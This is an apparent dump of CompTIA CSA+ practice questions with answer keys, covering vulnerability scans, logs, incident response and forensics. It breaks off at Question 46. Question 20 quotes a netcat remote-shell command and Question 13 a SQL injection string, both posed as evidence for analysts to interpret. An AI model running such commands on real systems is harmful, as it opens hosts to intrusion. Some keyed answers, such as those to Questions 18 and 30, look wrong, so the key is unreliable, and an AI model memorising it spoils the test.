CS0-001.exam.105q

Number: CS0-001
Passing Score: 800
Time Limit: 120 min

CS0-001

CompTIA CSA+ Certification Exam

Exam A

QUESTION 1

A security analyst has created an image of a drive from an incident. Which of the following describes what the analyst should do NEXT?

A. The analyst should create a backup of the drive and then hash the drive.
B. The analyst should begin analyzing the image and begin to report findings.
C. The analyst should create a hash of the image and compare it to the original drive’s hash.
D. The analyst should create a chain of custody document and notify stakeholders.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 2

External users are reporting that a web application is slow and frequently times out when attempting to submit information. Which of the following software development best practices would have helped prevent this issue?


A. Stress testing
B. Regression testing
C. Input validation
D. Fuzzing

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 3
A vulnerability scan has returned the following information:



```
Detailed Results
10.10.10.214 (LOTUS-10-214)

Windows Shares
Category: Windows
CVE ID: -
Vendor Ref: -
Bugtraq ID: -
Service Modified - 4.16.2014

Enumeration Results:
print$     C:\windows\system32\spool\drivers
ofcscan    C:\Program Files\Trend Micro\OfficeScan\PCCSRV
Temp       C:\temp
```


Which of the following describes the meaning of these results?

A. There is an unknown bug in a Lotus server with no Bugtraq ID.
B. Connecting to the host using a null session allows enumeration of share names.
C. Trend Micro has a known exploit that must be resolved or patched.
D. No CVE is present, so it is a false positive caused by Lotus running on a Windows server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 4
A cybersecurity analyst is conducting a security test to ensure that information regarding the web server is protected from disclosure. The cybersecurity analyst requested an HTML file from the web server, and the response came back as follows:



```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Tues, 19 Apr 2016 06:32:24 GMT
Content-Type: text/html
Content-Length: 111
<html><head><title>Site Not Found</title></head>
<body>No web site is configured at this address. </body></html>
```

Which of the following actions should be taken to remediate this security issue?

A. Set “Allowlatescanning” to 1 in the URLScan.ini configuration file.
B. Set “Removeserverheader” to 1 in the URLScan.ini configuration file.
C. Set “Enablelogging” to 0 in the URLScan.ini configuration file.
D. Set “Perprocesslogging” to 1 in the URLScan.ini configuration file.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: http://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

QUESTION 5
An analyst has initiated an assessment of an organization’s security posture. As a part of this review, the analyst would like to determine how much information about the organization is exposed externally. Which of the following techniques would BEST help the analyst accomplish this goal? (Select two.)

A. Fingerprinting
B. DNS query log reviews
C. Banner grabbing
D. Internet searches
E. Intranet portal reviews
F. Sourcing social network sites
G. Technical control audits

Correct Answer: AF
Section: (none)

Explanation
Explanation/Reference:
Explanation:

QUESTION 6
An organization is requesting the development of a disaster recovery plan. The organization has grown and so has its infrastructure. Documentation, policies, and procedures do not exist. Which of the following steps should be taken to assist in the development of the disaster recovery plan?

A. Conduct a risk assessment.
B. Develop a data retention policy.
C. Execute vulnerability scanning.
D. Identify assets.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 7
A company wants to update its acceptable use policy (AUP) to ensure it relates to the newly implemented password standard, which requires sponsored authentication of guest wireless devices. Which of the following is MOST likely to be incorporated in the AUP?

A. Sponsored guest passwords must be at least ten characters in length and contain a symbol.
B. The corporate network should have a wireless infrastructure that uses open authentication standards.
C. Guests using the wireless network should provide valid identification when registering their wireless devices.
D. The network should authenticate all guest users using 802.1x backed by a RADIUS or LDAP server.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 8


An analyst was tasked with providing recommendations of technologies that are PKI X.509 compliant for a variety of secure functions. Which of the following technologies meet the compatibility requirement? (Select three.)

A. 3DES
B. AES
C. IDEA
D. PKCS
E. PGP
F. SSL/TLS
G. TEMPEST

Correct Answer: BDF
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 9
After completing a vulnerability scan, the following output was noted:



```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.jive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```

Which of the following vulnerabilities has been identified?

A. PKI transfer vulnerability.
B. Active Directory encryption vulnerability.
C. Web application cryptography vulnerability.
D. VPN tunnel vulnerability.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 10

A security analyst is adding input to the incident response communication plan. A company officer has suggested that if a data breach occurs, only affected parties should be notified to keep an incident from becoming a media headline. Which of the following should the analyst recommend to the company officer?

A. The first responder should contact law enforcement upon confirmation of a security incident in order for a forensics team to preserve chain of custody.

B. Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgements from non-compliance.

C. An externally hosted website should be prepared in advance to ensure that when an incident occurs victims have timely access to notifications from a noncompromised recourse.

D. The HR department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that might be viewed during an investigation.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 11

A company has recently launched a new billing invoice website for a few key vendors. The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out. The analyst notices the website is receiving millions of requests, causing the service to become unavailable. Which of the following can be implemented to maintain the availability of the website?

A. VPN

B. Honeypot

C. Whitelisting

D. DMZ

E. MAC filtering

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:


QUESTION 12
A security audit revealed that port 389 has been used instead of 636 when connecting to LDAP for the authentication of users. The remediation recommended by the audit was to switch the port to 636 wherever technically possible. Which of the following is the BEST response?

A. Correct the audit. This finding is a well-known false positive; the services that typically run on 389 and 636 are identical.
B. Change all devices and servers that support it to 636, as encrypted services run by default on 636.
C. Change all devices and servers that support it to 636, as 389 is a reserved port that requires root access and can expose the server to privilege escalation attacks.
D. Correct the audit. This finding is accurate, but the correct remediation is to update encryption keys on each of the servers to match port 636.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13
A security analyst is reviewing IDS logs and notices the following entry:



```
(where email=john@john.com and password=' or 20==20')
```

Which of the following attacks is occurring?

A. Cross-site scripting
B. Header manipulation
C. SQL injection
D. XML injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14

A company that is hiring a penetration tester wants to exclude social engineering from the list of authorized activities. Which of the following documents should include these details?

A. Acceptable use policy
B. Service level agreement
C. Rules of engagement
D. Memorandum of understanding
E. Master service agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 15

A reverse engineer was analyzing malware found on a retailer's network and found code extracting track data in memory. Which of the following threats did the engineer MOST likely uncover?

A. POS malware
B. Rootkit
C. Key logger
D. Ransomware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 16

Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Select two.)

A. COBIT
B. NIST
C. ISO 27000 series
D. ITIL
E. OWASP

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 17

An incident response report indicates a virus was introduced through a remote host that was connected to corporate resources. A cybersecurity analyst has been asked for a recommendation to solve this issue. Which of the following should be applied?


A. MAC
B. TAP
C. NAC
D. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 18

Review the following results:



```
Source             Destination        Protocol Length   Info

172.29.0.109       8.8.8.8            DNS      74       Standard query 0x9ada A itsec. eicp.net
8.8.8.8            172.29.0.109       DNS      90       Standard query response 0x9ada A
                                                        itsec.eicp.net A 123.120.110.212
172.29.0.109       123.120.110.212    TCP      78       49294 -8088 [SYN] seq=0 Win=65635 Len=0
                                                        MSS=1460 WS=16 TSval=560397766 Tsecr=0 SACK_PERM=1
123.120.110.212    172.29.0.109       TCP      78       8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=OMSS=1426
                                                        WS=4 TSval=0 Tsecr=0 SACK_PERM=1al=560402112 TSecr=240871
172.29.0.109       172.29.0.255       NBNS     92       Namequery NB WORKGROUP<ID>
54.240.190.21      172.29.0.109       TCP      60       443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62      172.29.0.109       TCP      60       80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212    172.29.0.109       TCP      67       8088-49294 [PSH, ACK] Seq=459 ACK=347 Win 255204 Len=1
                                                        TSval=241898 TSecr=560402112
172.29.0.109       123.120.110.212    TCP      66       49294-8088 [ACK] Seq=347 Ack=460 Win=131056 Len=0
                                                        TSval=560504900 TSecr=241898
```

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?

A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan


C. Utilizing a non-credential scan
D. Utilizing a known malware plugin

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 20
A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:



```
sc config schedule start auto
net start schedule
at 13:30 “"C:\nc.exe 192.168.0.101 777 -e cmd.exe ””
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 21

A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.
D. Inform users regarding the affected systems.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
A security analyst has been asked to remediate a server vulnerability. Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Start the change control process.
B. Rescan to ensure the vulnerability still exists.
C. Implement continuous monitoring.
D. Begin the incident response process.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 23
A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Select two.)

A. Fuzzing
B. Behavior modeling
C. Static code analysis

D. Prototyping phase
E. Requirements phase
F. Planning phase

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.brighthub.com/computing/smb-security/articles/9956.aspx

QUESTION 24
Law enforcement has contacted a corporation’s legal counsel because correlated data from a breach shows the organization as the common denominator from all indicators of compromise. An employee overhears the conversation between legal counsel and law enforcement, and then posts a comment about it on social media. The media then starts contacting other employees about the breach. Which of the following steps should be taken to prevent further disclosure of information about the breach?

A. Perform security awareness training about incident communication.
B. Request all employees verbally commit to an NDA about the breach. C. Temporarily disable employee access to social media
D. Have law enforcement meet with employees.

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 25
A recent vulnerability scan found four vulnerabilities on an organization’s public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:
Explanation:

QUESTION 26
A security professional is analyzing the results of a network utilization report. The report includes the following information:



IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?

A. hr.dbprod.01
B. R&D.file.srvr.01
C. mrktg.file.srvr.02
D. web.srvr.03

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 27
A cybersecurity analyst has several SIEM event logs to review for possible APT activity. The analyst was given several items that include lists of indicators for both IP addresses and domains. Which of the following actions is the BEST approach for the analyst to perform?

A. Use the IP addresses to search through the event logs.
B. Analyze the trends of the events while manually reviewing to see if any of the indicators match.
C. Create an advanced query that includes all of the indicators, and review any of the matches.
D. Scan for vulnerabilities with exploits known to have been used by an APT.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
A system administrator has reviewed the following output:



```
#nmap server.local
Nmap scan report for server.local (10.10.2.5)
Host is up (0.3452354s latency)
Not shown:997 closed ports

PORT      STATE     Service
22/tcp    open      ssh
80/tcp    open      http

#nc server.local 80
220 server.local Company SMTP server (Postfix/2.3.3)
#nc server.local 22
SSH-2.0-OpenSSH_7.1p2 Debian-2
#
```

Which of the following can a system administrator infer from the above output?

A. The company email server is running a non-standard port.

B. The company email server has been compromised.
C. The company is running a vulnerable SSH server.
D. The company web server has been compromised.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:
Explanation:


QUESTION 29
An analyst has received unusual alerts on the SIEM dashboard. The analyst wants to get payloads that the hackers are sending toward the target systems without impacting the business operation. Which of the following should the analyst implement?

A. Honeypot
B. Jump box
C. Sandboxing
D. Virtualization

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:
Explanation:

QUESTION 30
After scanning the main company's website with the OWASP ZAP tool, a cybersecurity analyst is reviewing the following warning:



```
The AUTOCOMPLETE output is not disabled in HTML FORM/INPUT
containing password type input. Passwords may be stored in
browsers and retrieved.
```

The analyst reviews a snippet of the offending code:



```
<form action=”authenticate.php”>
     Username:<br>
     <input type=”text” name=”username” value=”” autofocus><br>
     Password: <br>
     <input type=”password” name=”passwword” value=”” maxlength=”32”><br>
     <input type=”submit” value=”submit”>
</form>
```

Which of the following is the BEST course of action based on the above warning and code snippet?

A. The analyst should implement a scanner exception for the false positive.
B. The system administrator should disable SSL and implement TLS.
C. The developer should review the code and implement a code fix.
D. The organization should update the browser GPO to resolve the issue.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
An alert has been distributed throughout the information security community regarding a critical Apache vulnerability. Which of the following courses of action would ONLY identify the known vulnerability?

A. Perform an unauthenticated vulnerability scan on all servers in the environment.
B. Perform a scan for the specific vulnerability on all web servers.
C. Perform a web vulnerability scan on all servers in the environment.
D. Perform an authenticated scan on all web servers in the environment.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 32
Which of the following commands would a security analyst use to make a copy of an image for forensics use?

A. dd
B. wget
C. touch
D. rm

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
As part of an upcoming engagement for a client, an analyst is configuring a penetration testing application to ensure the scan complies with information defined in the SOW. Which of the following types of information should be considered based on information traditionally found in the SOW? (Select two.)

A. Timing of the scan
B. Contents of the executive summary report
C. Excluded hosts
D. Maintenance windows
E. IPS configuration
F. Incident response policies

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 34

An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.
B. Any items labeled ‘low’ are considered informational only.
C. The scan result version is different from the automated asset inventory.
D. ‘HTTPS’ entries indicate the web page is encrypted securely.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 36
Company A permits visiting business partners from Company B to utilize Ethernet ports available in Company A’s conference rooms. This access is provided to allow partners the ability to establish VPNs back to Company B’s network. The security architect for Company A wants to ensure partners from Company B are able to gain direct Internet access from available ports only, while Company A employees can gain access to the Company A internal network from those same ports. Which of the following can be employed to allow this?

A. ACL
B. SIEM
C. MAC
D. NAC
E. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
After reviewing the following packet, a cybersecurity analyst has discovered an unauthorized service is running on a company's computer.



```
16:26:42.943463 IP 192.168.1.10:25 > 10.38.219.20:3389 Flags
[P.], seq 1768:1901, ackl, win 511, options [nop,nop,TS val
271989777 ecr 475239494], length 133
```

Which of the following ACLs, if implemented, will prevent further access ONLY to the unauthorized service and will not impact other services?

A. DENY TCP ANY HOST 10.38.219.20 EQ 3389
B. DENY IP HOST 10.38.219.20 ANY EQ 25
C. DENY IP HOST192.168.1.10 HOST 10.38.219.20 EQ 3389
D. DENY TCP ANY HOST 192.168.1.10 EQ 25

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 38
The new Chief Technology Officer (CTO) is seeking recommendations for network monitoring services for the local intranet. The CTO would like the capability to monitor all traffic to and from the gateway, as well as the capability to block certain content. Which of the following recommendations would meet the needs of the organization?

A. Recommend setup of IP filtering on both the internal and external interfaces of the gateway router.
B. Recommend installation of an IDS on the internal interface and a firewall on the external interface of the gateway router.
C. Recommend installation of a firewall on the internal interface and a NIDS on the external interface of the gateway router.
D. Recommend installation of an IPS on both the internal and external interfaces of the gateway router.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 39
While a threat intelligence analyst was researching an indicator of compromise on a search engine, the web proxy generated an alert regarding the same indicator. The threat intelligence analyst states that related sites were not visited but were searched for in a search engine. Which of the following MOST likely happened in this situation?

A. The analyst is not using the standard approved browser.
B. The analyst accidently clicked a link related to the indicator.
C. The analyst has prefetch enabled on the browser in use.
D. The alert in unrelated to the analyst's search.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 40
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 41
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 42
A technician is running an intensive vulnerability scan to detect which ports are open to exploit. During the scan, several network services are disabled and production is affected. Which of the following sources would be used to evaluate which network service was interrupted?

A. Syslog
B. Network mapping
C. Firewall logs
D. NIDS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 43

A software patch has been released to remove vulnerabilities from company's software. A security analyst has been tasked with testing the software to ensure the vulnerabilities have been remediated and the application is still functioning properly. Which of the following tests should be performed NEXT?

A. Fuzzing
B. User acceptance testing
C. Regression testing
D. Penetration testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:

Reference: https://en.wikipedia.org/wiki/Regression_testing

QUESTION 44

During a routine review of firewall logs, an analyst identified that an IP address from the organization's server subnet had been connecting during nighttime hours to a foreign IP address, and had been sending between 150 and 500 megabytes of data each time. This had been going on for approximately one week, and the affected server was taken offline for forensic review. Which of the following is MOST likely to drive up the incident's impact assessment?

A. PII of company employees and customers was exfiltrated.
B. Raw financial information about the company was accessed.
C. Forensic review of the server required fall-back on a less efficient service.
D. IP addresses and other network-related configurations were exfiltrated.
E. The local root password for the affected server was compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 45

A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 46
